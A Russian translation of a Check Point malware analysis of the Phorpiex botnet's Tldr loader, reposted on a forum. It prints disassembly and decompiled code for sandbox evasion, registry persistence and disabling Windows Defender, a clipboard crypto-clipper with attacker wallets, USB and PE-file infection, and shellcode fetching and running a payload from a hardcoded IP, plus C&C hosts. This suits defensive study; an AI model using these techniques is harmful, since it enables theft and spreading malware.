Статья Phorpiex Arsenal: Часть I

xss.is/threads/39702

В настоящее время ботнет Phorpiex состоит из более чем 1 000 000 зараженных компьютеров Windows. В наших предыдущих публикациях мы писали об архитектуре ботнета, его инфраструктуре управления и контроля а также методах монетизации:

https://research.checkpoint.com/2019/phorpiex-breakdown/
https://research.checkpoint.com/2019/in-the-footsteps-of-a-sextortion-campaign/

В этой статье мы расскажем о технических деталях реализации вредоносных модулей этого ботнета.

Основной частью ботнета Phorpiex является загрузчик по имени Tldr. Он отвечает за загрузку дополнительных вредоносных модулей и других вредоносных программ на зараженные компьютеры. Каждый модуль представляет собой отдельный исполняемый файл Windows.Обычно модули Phorpiex очень маленькие и простые. Конфигурация вредоносного ПО, которая обычно включает в себя адреса серверов C&C, кошельки криптовалюты и URL-адреса для загрузки вредоносных программ, жестко запрограммирована на исполняемые файлы вредоносного программного обеспечения. Если необходимо обновить конфигурацию, операторы ботнетов просто загружают новый модуль на зараженные машины. Кроме того, модули часто обновляются с небольшими изменениями. В течение 2019 года мы наблюдали следующие типы модулей:

> - Загрузчик Phorpiex Tldr.
> - Модуль VNC Worm.
> - Модуль NetBIOS Worm.
> - XMRig майнер.
> - Спам модуль
> -Дополнительные модули modules (крошечные гео-ориентированные загрузчики и модули очистки).

Следует подчеркнуть, что 3 из этих модулей (Tldr, VNC Worm и NetBIOS Worm) имеют функции, которые позволяют вредоносным программам распространяться самостоятельно. Например, Tldr обладает функциональностью вируса, заражающего файлы, и способен заражать другие файлы; VNC Worm подключается к серверам VNC со слабыми паролями и пытается заразить их, имитируя ввод данных пользователем. Это объясняет, почему этот ботнет имеет такую высокую распространенность.

В этом отчете мы подробно опишем два модуля Phorpiex:

> - Загрузчик Phorpiex Tldr.
> - Модуль VNC Worm.

Phorpiex Tldr


Tldr (вероятно, расшифровывается как "TrikLoader") является одной из ключевых частей инфраструктуры ботнета Phorpiex.

```
.rdata:004051A0 ; Debug Directory entries
.rdata:004051A0                 dd 0                    ; Characteristics
.rdata:004051A4                 dd 5B21B75Fh            ; TimeDateStamp: Thu Jun 14 00:31:27 2018

.rdata:00407074                 db 'C:\Users\x\Desktop\Home\Code\Tldr v2.0\Release\Tldr.pdb',0 ; PdbFileName
```

Когда мы впервые обнаружили эту вредоносную программу, мы не смогли идентифицировать ее или понять ее принадлежность к ботнету. Тем не менее, его двоичный код, имена мьютексов и методы уклонения от песочницы являются доказательством того, что это вредоносное ПО было разработано той же группой киберпреступников, что и те, кто стоит за ботом Phorpiex Trik IRC.Также мы нашли несколько пересечений между серверами Trik и Tldr C&C.

Мы заметили большое количество версий Phorpiex Tldr, каждая из которых имеет различную функциональность. Мы фокусируемся на общих для них функциях, уделяя особое внимание новым функциям, добавленным в последней версии (с июля 2019 года). Как указывалось ранее, основной целью вредоносного ПО Tldr является загрузка и запуск других модулей и вредоносных программ на зараженные компьютеры. Однако это не единственный функционал. Tldr также способен к самораспространению, поскольку он может вести себя как червь или вирус, заражающий файлы, и заражать другое программное обеспечение.



Методы уклонения

Phorpiex Tldr использует простые методы уклонения от песочницы. При запуске он вызывает API-функцию GetModuleHandle(), чтобы проверить, загружен ли в этом процессе один из следующих модулей:

> - SBIEDLL.DLL
> - SBIEDLLX.DLL
> - WPESPY.DLL
> - DIR_WATCH.DLL
> - API_LOG.DLL
> - DIR_WATCH.DLL
> - PSTOREC.DLL

Затем он перечисляет запущенные процессы и проверяет, является ли имя файла процесса одним из следующих:

> - VBOXSERVICE.EXE
> - VBOXTRAY.EXE
> - VMTOOLSD.EXE
> - VMWARETRAY.EXE
> - VMWAREUSER
> - VMSRVC.EXE
> - VMUSRVC.EXE
> - PRL_TOOLS.EXE
> - XENSERVICE.EXE

Более старая версия Tldr (TldrV3, май 2018 г.) также проверяет эти процессы: затем перечисляет запущенные процессы и проверяет, является ли имя файла процесса одним из следующих:

> - python.exe
> - pythonw.exe
> - prl_cc.exe
> - vboxservice.exe
> - vboxcontrol.exe
> - tpautoconnsvc.exe

Наконец, Tldr вызывает API-функцию IsDebuggerPresent (), чтобы проверить, отлажена ли вредоносная программа.

Если хотя бы одна проверка не прошла, Tldr прекращает выполнение.

Инициализация

Шаг инициализации очень похож на шаг для Phorpiex Trik.

Чтобы предотвратить запуск нескольких экземпляров Phorpiex Tldr, он создает мьютекс с определенным жестко заданным именем. В более старых версиях использовалось имя мьютекса, содержащее номер версии, например, "TldrV3". В последней версии имя мьютекса отличается для каждой кампании. Обычно он состоит из нескольких цифр, например: "6486894".

Version from May 2018

```
push    1000            ; dwMilliseconds
call    ds:Sleep
call    ab_EvasionChecks
mov     esi, offset aTldrv3 ; "TldrV3"
```

Version from July 2019

```
push    2000            ; dwMilliseconds
call    Sleep
call    ab_EvasionChecks
mov     eax, dword ptr a6486894 ; "6486894"
mov     dword ptr [ebp+MutexName], eax
mov     ecx, dword ptr a6486894+4 ; "894"
mov     dword ptr [ebp+MutexName+4], ecx
```

Следующий шаг одинаков для всех образцов Phorpiex: удаление альтернативного потока данных ":Zone.Identifier". Это выполняется для удаления следа того, что источником файла является ненадежный источник.

Кроме того, версия от июля 2019 года (Tldr v5.0) получает право отладки:

```
SEG001:003D4386                 call    ab_CryptAcquireContext
SEG001:003D438B                 push    1               ; bEnable
SEG001:003D438D                 push    offset priv_name ; "SeDebugPrivilege"
SEG001:003D4392                 call    ab_AdjustTokenPrivilege
```

Persistence

Tldr копирует себя в следующие папки:

- %windir%
- %userprofile%
- %systemdrive% (only version from July 2019)
- %temp%

Для Phorpiex Tldr V3 выбор пути и имени файла практически идентичен процедурам, используемым Phorpiex Trik. Tldr создает подпапку с жестко заданным именем, которое начинается с "T-" (в Phorpiex Trik, имена начинаются с "M-") по этим путям.Затем вредоносная программа копирует свой исполняемый файл в созданную папку с жестко заданным именем файла. Например:

C:\WINDOWS\T-975950450767406085074O\winsvc.exe

В отличие от Phorpiex Tldr v3, более новая версия устанавливает постоянство, только если его имя файла не содержит подстроки "sys". Затем она использует имя подпапки, сгенерированное из случайных цифр, и имя файла, которое начинается с "sys", за которым следуют 4 случайные буквы:

```
ExpandEnvironmentStringsW(target_paths[i], &Folder, 0x208u);
rl3 = abc[rand() % 25 + 1];
rl2 = abc[rand() % 25 + 1];
rl1 = abc[rand() % 25 + 1];
r = rand();
wsprintfW(&rnd_filename, L"sys%ls%ls%ls%ls.exe", abc[r % 25 + 1], rl1, rl2, rl3);
rnd1 = rand() % 30000 + 1000;
rnd2 = rand();
wsprintfW(&subfolder, L"%ls\\%d%d", &Folder, rnd2 % 30000 + 1000, rnd1);
wsprintfW(&NewFileName, L"%ls\\%ls", &subfolder, &rnd_filename);
```

Поэтому новое имя файла выглядит так:


C:\WINDOWS\2813528135\sysjekp.exe

Phorpiex Tldr устанавливает атрибуты FILE_ATTRIBUTE_READONLY, FILE_ATTRIBUTE_HIDDEN, FILE_ATTRIBUTE_SYSTEM как для созданного файла, так и для подпапки.

Затем вредоносная программа устанавливает записи автозапуска реестра для каждой созданной копии под следующими ключами:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\

Tldr создает новое значение реестра с жестко заданным именем. В исследуемом образце это имя называется "Windows Operating System":



Кроме того, она добавляет исключение брандмауэра, создавая новое значение в разделе реестра.

SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List

Обход безопасности Windows

Версия Phorpiex Tldr от июля 2019 года (Tldr v5) отключает функции безопасности Windows, такие как Защитник Windows, уведомления о безопасности и восстановление системы, устанавливая следующие параметры реестра:

Key	Value
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender	“DisableAntiSpyware”= 1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	“DisableBehaviorMonitoring” = 1 “DisableOnAccessProtection” = 1 “DisableScanOnRealtimeEnable” = 1
HKLM\SOFTWARE\Microsoft\Security Center **HKLM\SOFTWARE\Microsoft\Security Center\Svc**	“AntiVirusOverride” = 1 “UpdatesOverride” = 1 “FirewallOverride” = 1 “AntiVirusDisableNotify” = 1 “UpdatesDisableNotify” = 1 “AutoUpdateDisableNotify” = 1 “FirewallDisableNotify” = 1
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore	“DisableSR” = 1

Более старые версии Tldr отключают только AntiSpyware.

Основная функциональность

Для каждого злонамеренного действия Phorpiex Tldr создает отдельный поток.

Поток Крипто Клиппера

Почти все образцы содержат функциональность для кражи криптовалюты. Это делается путем изменения адреса кошелька криптовалюты в буфере обмена зараженной системы.

В бесконечном цикле каждые 200 миллисекунд вредоносная программа запрашивает данные буфера обмена, вызывая функции API OpenClipboard (0) и GetClipboardData (CF_TEXT).Чтобы определить, содержит ли буфер обмена адрес крипто-кошелька, Phorpiex Tldr выполняет несколько проверок:

- Первый символ является одним из них: 1, 3, q, 2, X, D, 0, L, 4, P, t, z, G, U, E;
- Длина буфера обмена составляет от 25 до 45 символов, или 9 букв, или от 90 до 115 букв.
- Данные буфера обмена не должны содержать букв: O (0x4F), I (0x49), l (0x6C)
- Данные буфера обмена должны содержать только цифры и буквы

Если какая-либо из проверок не пройдена, буфер обмена остается без изменений. В противном случае он определяет тип адреса кошелька криптовалюты и изменяет его на одно из жестко закодированных значений. Phorpiex Tldr определяет точный тип блокчейна по первому символу данных буфера обмена:

```
if ( *clipboard_data == '1' || *clipboard_data == '3' )// Bitcoin (BTC)
  new_value = "1L6sJ7pmk6EGMUoTmpdbLez9dXACcirRHh";
if ( *clipboard_data == 'q' )                 // Bitcoin Cash (BCH)
  new_value = "qzgdgnfd805z83wpu04rhld0yqs4dlrd351l0ltqql";
if ( *clipboard_data == '2' )                 // Monero (XMR) raw address
  new_value = "2APZ3wq1VtyCKRq3z6o58yErEHYwtnQmQH9RrsmkBTmTPG8tjt6HJorFr6MNqj3PGR4PGXzCGYQw7UemxRoRxCC9
if ( *clipboard_data == 'X' )                 // DASH
  new_value = "Xt8ZtCcG9BFoc7NfUNBVnxcTvYT4mmzh5i";
if ( *clipboard_data == 'D' )                 // Dogecoin (DOGE)
  new_value = "D7otx94yAiXMUuuff23v8PAYH5XpkdQ89M";
if ( *clipboard_data == '0' )                 // Ethereum
  new_value = "0xa5228127395263575a4b4f532e4f132b14599d24";
if ( *clipboard_data == 'L' )                 // Litecoin (LTC)
  new_value = "LUMrZN6GTetcrXtzMmRayLpRN9JrCNcTe7";
if ( *clipboard_data == '4' )                 // Monero (XMR) integrated address
  new_value = "4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtAN
if ( *clipboard_data == 'P' )
  new_value = "PEQUvKSBqyD3AFqFmZJ4C95HP3G8aWBC5t";
if ( *clipboard_data == 't' || *clipboard_data == 'z' )// ZEC
  new_value = "t1PVHo3JR9ZAxMxRXgTziGBeDwFb5Gwm64z";
```

Следующие криптовалюты поддерживаются Phorpiex:

- Bitcoin
- Bitcoin Cash
- Ethereum
- DASH
- Dogecoin
- Litecoin
- Monero
- Zcash

Crypto Clipper также поддерживает кошельки Perfect Money (золото, доллары США, евро):

```
if ( *clipboard_data == 'G' || *clipboard_data == 'U' || *clipboard_data == 'E' )
{
  if ( *clipboard_data == 'G' )               // Perfectmoney Gold
    new_value = "G19665901";
  if ( *clipboard_data == 'U' )               // Perfectmoney USD
    new_value = "U20733431";
  if ( *clipboard_data == 'E' )               // Perfectmoney EUR
    new_value = "E20895198";
}
```

Наконец, новые данные отправляются обратно в буфер обмена путем вызова SetClipboardData (CF_TEXT, new_value).

Поток Самораспространения

В этом потоке реализована функциональность файлового червя.

В бесконечном цикле с задержкой в 2 секунды Tldr перечисляет доступные диски, используя GetLogicalDrives. Он считывает значение ключа реестра "Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" "NoDrives" и исключает из перечисления диски, отключенные политикой NoDrives Windows Explorer.

Затем Tldr выбирает только съемные и удаленные диски. На каждом выбранном диске он создает папку с именем «__» и устанавливает атрибуты FILE_ATTRIBUTE_READONLY, FILE_ATTRIBUTE_HIDDEN и FILE_ATRRIBUTE_SYSTEM в созданную папку, чтобы сделать ее невидимой в Explorer по умолчанию.

Вредоносная программа копирует себя в эту папку под жестко заданным именем (в нашем примере это "DriveMgr.exe"). Tldr получает имя тома выбранного диска. Затем он создает ярлык с именем "{имя_тома} .lnk" в корневой папке выбранного диска с целью:

%windir%\system32\cmd.exe /c start __ & __\DriveMgr.exe & exit

Затем Tldr перемещает все папки из корневого пути выбранного диска в папку «__». Он также удаляет все файлы в корневом пути со следующими расширениями:

***.lnk, *.vbs, *.bat, *.js, *.scr, *.com, *.jse, *.cmd,*.pif, *.jar, *.dll, *.vbe, *.inf"**

```
SEG001:003D2204                 mov     [ebp+pszSpec], offset a_lnk ; "*.lnk"
SEG001:003D220E                 mov     [ebp+var_12E0], offset a_vbs ; "*.vbs"
SEG001:003D2218                 mov     [ebp+var_12DC], offset a_bat ; "*.bat"
SEG001:003D2222                 mov     [ebp+var_12D8], offset a_js ; "*.js"
SEG001:003D222C                 mov     [ebp+var_12D4], offset a_scr ; "*.scr"
SEG001:003D2236                 mov     [ebp+var_12D0], offset a_com ; "*.com"
SEG001:003D2240                 mov     [ebp+var_12CC], offset a_jse ; "*.jse"
SEG001:003D224A                 mov     [ebp+var_12C8], offset a_cmd ; "*.cmd"
SEG001:003D2254                 mov     [ebp+var_12C4], offset a_pif ; "*.pif"
SEG001:003D225E                 mov     [ebp+var_12C0], offset a_jar ; "*.jar"
SEG001:003D2268                 mov     [ebp+var_12BC], offset a_dll ; "*.dll"
SEG001:003D2272                 mov     [ebp+var_12B8], offset a_vbe ; "*.vbe"
SEG001:003D227C                 mov     [ebp+var_12B4], offset a_inf ; "*.inf"
```

Причиной этого может быть отключение всех других червей, которые находятся на том же съемном диске.

Как мы видим, поведение такое же, как и у других червей, которые используют съемные диски для распространения.

Однако в Tldr v5.0 появилась новая функциональность, которая позволяет вредоносному ПО функционировать как вирус, заражающий файлы, и заражать другие исполняемые файлы. Ранее Phorpiex использовал отдельный модуль для заражения другого программного обеспечения.


Вредоносная программа сканирует все папки на съемных и удаленных дисках и заражает все файлы .exe, которые до сих пор не заражены.

Чтобы заразить другой PE-файл, Tldr выполняет следующие модификации: Он увеличивает количество разделов в заголовке файла PE и устанавливает значение TimeDateStamp заголовка равным 0x0000DEAD:

```
SEG001:003D3CB2 loc_3D3CB2:                             ; CODE XREF: ab_create_loader+1F5↑j
SEG001:003D3CB2                 mov     eax, [ebp+ImageNtHeader]
SEG001:003D3CB5                 mov     [eax+IMAGE_NT_HEADERS.FileHeader.TimeDateStamp], 0DEADh
```

Значение 0x0000DEAD в TimeDateStamp также используется вредоносным ПО для обнаружения, если файл уже заражен. Значение 0x0000DEAD преобразуется в метку времени 1970-01-01 15:50:05. Поэтому зараженные образцы можно легко найти в VirusTotal с помощью этого запроса: pets: 1970-01-01T15: 50: 05

Tldr также создает новый раздел кода с именем ".zero" и копирует туда вредоносную информацию. Адрес точки входа изменяется, чтобы указывать на начало созданного раздела. Значение SizeOfImage заголовка увеличивается на длину добавляемого раздела. Вредонос не пересчитывает контрольную сумму; она просто сбрасывается на 0.



Чтобы создать адаптер для вызова исходной точки входа, вредоносная программа записывает свой относительный адрес в код основной внедренной функции:

Tldr использует значение oxCCCCCCCC, чтобы найти местоположение в функции шаблона, где должен быть размещен исходный адрес точки входа:

```
memcpy(Dst, ab_INJECTED_function, Size);
while ( *Dst != 0xCCCCCCCC )
  Dst = (DWORD *)((char *)Dst + 1);
*Dst = ImageNtHeader->OptionalHeader.AddressOfEntryPoint;
```

Вредоносный шеллкод

Шелкод, вставленный в зараженные файлы, состоит из нескольких функций с позиционно-независимым кодом. Это означает, что функции не используют абсолютные адреса и могут функционировать правильно, когда помещены в любую область памяти.

Сначала шеллкод проверяет, существует ли файл "%appdata%\winsvcs.txt". Этот файл создан Phorpiex Tldr. Если файл существует, шеллкод не выполняет никаких действий и просто передает управление исходной точке входа программы заражения. В противном случае он загружает и выполняет другой файл с жестко запрограммированного URL:

```
.zero:1D00B39C                  mov     eax, 'h'        ; http://193.32.161.69/ya.exe
.zero:1D00B3A1                  mov     [ebp+szUrl], ax
.zero:1D00B3A8                  mov     ecx, 't'
.zero:1D00B3AD                  mov     [ebp+szUrl+2], cx
.zero:1D00B3B4                  mov     edx, 't'
.zero:1D00B3B9                  mov     [ebp+szUrl+4], dx
.zero:1D00B3C0                  mov     eax, 'p'
.zero:1D00B3C5                  mov     [ebp+szUrl+6], ax
.zero:1D00B3CC                  mov     ecx, ':'
.zero:1D00B3D1                  mov     [ebp+szUrl+8], cx
.zero:1D00B3D8                  mov     edx, '/'
.zero:1D00B3DD                  mov     [ebp+szUrl+0Ah], dx
.zero:1D00B3E4                  mov     eax, '/'
.zero:1D00B3E9                  mov     [ebp+szUrl+0Ch], ax
.zero:1D00B3F0                  mov     ecx, '1'
.zero:1D00B3F5                  mov     [ebp+szUrl+0Eh], cx
.zero:1D00B3FC                  mov     edx, '9'
.zero:1D00B401                  mov     [ebp+szUrl+10h], dx
.zero:1D00B408                  mov     eax, '3'
```

Файл загружается во временный файл с помощью функции API URLDownloadToFileW. Имя для временного файла получается с использованием функций GetTempPathW и GetTempFileNameW. Если файл был успешно загружен, шеллкод удаляет ADS ":Zone.Identifier" из этого файла и выполняет файл, используя CreateProcessW.

Наконец, управление передается исходной точке входа зараженной программы.

Поток проверки C&C

При первом запуске Phorpiex Tldr выполняет HTTP-запросы на регистрацию к своим серверам C&C, используя жестко закодированный список серверов C&C:

```
SEG001:003D3D6A                 mov     [ebp+cnc_hosts], offset aHttpB0t_to ; "http://b0t.to/"
SEG001:003D3D74                 mov     [ebp+cnc_hosts+4], offset aHttpGshrghirhg ; "http://gshrghirhgsgrao.to/"
SEG001:003D3D7E                 mov     [ebp+cnc_hosts+8], offset aHttpHehfaofieh ; "http://hehfaofiehgggao.to/"
SEG001:003D3D88                 mov     [ebp+cnc_hosts+0Ch], offset aHttpSoghrrsoeu ; "http://soghrrsoeuhugao.to/"
SEG001:003D3D92                 mov     [ebp+cnc_hosts+10h], offset aHttpEiiiaoihoa ; "http://eiiiaoihoaeruao.to/"
SEG001:003D3D9C                 mov     [ebp+cnc_hosts+14h], offset aHttpRoiriorisi ; "http://roiriorisioroao.to/"
SEG001:003D3DA6                 mov     [ebp+cnc_hosts+18h], offset aHttpOuhgousgoa ; "http://ouhgousgoahutao.to/"
```

Tldr создает поток для каждого сервера C&C. Перед запуском потоков вредоносная программа создает пустой файл "%appdata%\winsvcs.txt". Этот файл используется в качестве флага, чтобы определить, запущено ли вредоносное ПО в первый раз. Если этот файл уже существует, потоки не создаются.

В каждом потоке вредоносная программа запрашивает следующий URL:

https://<cnc_host>/t.php?new=1

Мы также видели URL разных форматов в других примерах. Например:

https://<cnc_host>/tldr.php?new=1
https://<cnc_host>/tldr.php?on=1
https://<cnc_host>/tldr.php?new=1&id=<random_number>
https://<cnc_host>/tldr.php?new=1&on=<random_number>

Для выполнения запросов регистрации Phorpiex Tldr использует конкретное жестко закодированное значение для заголовка User-agent. Значение для версии с июля 2019 года:

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0

Значение для более старых версий:

Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0

Следовательно, полученный HTTP-запрос выглядит следующим образом:

```
GET /tldr.php?new=1 HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0
Host: wbaeubuegsuxo.su
```

Функциональность регистрации C&C не является обязательной и присутствует не во всех примерах.

Главный поток

Основной целью Phorpiex Tldr является загрузка и выполнение дополнительных вредоносных программ на зараженных хостах. Он использует несколько жестко закодированных путей (обычно от 4 до 8) для создания URL для загрузки файлов:

```
mov     [ebp+file_list], offset a1_exe ; "1.exe"
mov     [ebp+file_list+4], offset a2_exe ; "2.exe"
mov     [ebp+file_list+8], offset a3_exe ; "3.exe"
mov     [ebp+file_list+0Ch], offset a4_exe ; "4.exe"
mov     [ebp+file_list+10h], offset a5_exe ; "5.exe"
```

Результирующие URL выглядят так:

https://<cnc_domain>/1.exe
https://<cnc_ domain>/2.exe

Для каждого сгенерированного URL-адреса вредоносная программа сначала проверяет свою доступность и размер контента, используя функции API InternetOpenUrlA и HttpQueryInfoA. Если URL доступен, Tldr запоминает размер контента для каждого пути. Если размер содержимого совпадает с предыдущим значением, URL пропускается, что предотвращает повторную загрузку той же полезной нагрузки.

Если URL-адрес доступен и запрошен в первый раз, или длина содержимого отличается от предыдущего значения, Tldr загружает и выполняет его. Загруженный файл сохраняется в папке% temp% под именем:

“%d.exe” % random.randint(10000, 40000)

Например:

%temp%\23874.exe

Tldr выполняет 2 попытки загрузки файла: используя InternetOpenUrlW/InternetReadFile и URLDownloadToFileW, если предыдущая попытка не удалась.

После загрузки файла Phorpiex Tldr удаляет свой альтернативный поток данных ":Zone.Identifier". Затем он выполняет 2 попытки выполнить загруженный файл: используя CreateProcess и ShellExecute, если предыдущая попытка не удалась.

Указанные выше действия выполняются в бесконечном цикле со случайной задержкой от 1 до 600 секунд между циклами.

Интересно отметить, что такая реализация загрузчика очень небезопасна; любой, кто регистрирует домены, которые жестко заданы в более старых версиях Phorpiex Tldr, может загружать и запускать любое программное обеспечение на зараженных хостах. Тем не менее, последняя версия Tldr (v5) получила значительное улучшение, что делает такой сценарий невозможным.

Новая функция использует шифрование файлов с проверкой подписи RC4 и RSA-SHA1. Цифровая подпись позволяет вредоносной программе проверять как целостность, так и подлинность загруженных образцов.

Зашифрованный файл имеет заголовок, который содержит магические байты («NGS!»), Длину подписи RSA и подпись RSA, которая используется для проверки файла. Первые 16 байтов подписи RSA используются в качестве ключа расшифровки RC4:

```
00000000  4E 47 53 21 00 02 00 00 A6 65 69 9B 50 B3 B2 7E   NGS! .... ¦ei›P³²~
00000010  B1 3D 3F E9 95 E0 E2 B4 FD 17 EB 4C 3A 93 80 ED   ±=?é •àâ´ ý⍰ëL:“€í
00000020  21 B6 01 81 68 8F 3B 31 D9 0B C3 04 6F 19 65 51   !¶..h.;1Ù.Ã.o.eQ
00000030  EB 53 FD 01 28 BA 4C 9E 2B 04 7F 82 E8 51 1D 2D   ëSý.(ºLž+..‚èQ.-
...
000001F0  C7 1F 2D F5 E6 A6 CF 8E B7 F7 4D 84 D0 6B 97 68   Ç.-õæ¦ÏŽ·÷M„Ðk—h
00000200  94 E4 0B B9 5F 1C 7C 43 6C 69 AA 92 48 B3 E1 4F   ”ä.¹_.|Cliª’H³áO
...
```

Legend

4E 47 53 21 (NGS!)	- encrypted file signature
00 02 00 00	- public key length
A6 65 69 9B	- RC4 key
A6 65 ... 7C 7C	- RSA signature
6C 69 AA 92	- encrypted data

Phorpiex Tldr расшифровывает данные с помощью 16-байтового ключа RC4 из файла, а затем вычисляет хэш SHA1 дешифрованного файла. Для проверки цифровой подписи Tldr использует открытый ключ 4096-битный зашитый в этом семпле.


```
003D54E0  61 57 42 43 35 74 00 00  74 31 50 56 48 6F 33 4A  aWBC5t..t1PVHo3J
003D54F0  52 39 5A 41 78 4D 78 52  58 67 54 7A 69 47 42 65  R9ZAxMxRXgTziGBe
003D5500  44 77 66 62 35 47 77 6D  36 34 7A 00 47 31 39 36  Dwfb5Gwm64z.G196
003D5510  36 35 39 30 31 00 00 00  55 32 30 37 33 33 34 33  65901...U2073343
003D5520  31 00 00 00 45 32 30 38  39 35 31 39 38 00 00 00  1...E20895198...
003D5530  06 02 98 54 00 A4 00 00  52 53 41 31 00 10 00 00  ...T.д..RSA1....
003D5540  01 00 01 00 A5 09 42 74  83 93 07 2A 2B 38 F5 52  ....e.BtГу.*+8ïR
003D5550  47 1E 48 E7 08 2E 28 2D  AF 3E 11 C4 1F 17 CC 27  G.Нч..(-п>.-..¦'
003D5560  F7 7D C6 A4 49 CD 97 F7  85 1C 26 E4 DD 29 D7 E1  ў}¦дI=ЧўЕ.&ф¦)+с
003D5570  EF 1B DD 9B 3E 9C A0 10  BC 3C B5 17 04 02 AA 40  я.¦Ы>Ьа.-<¦...к@
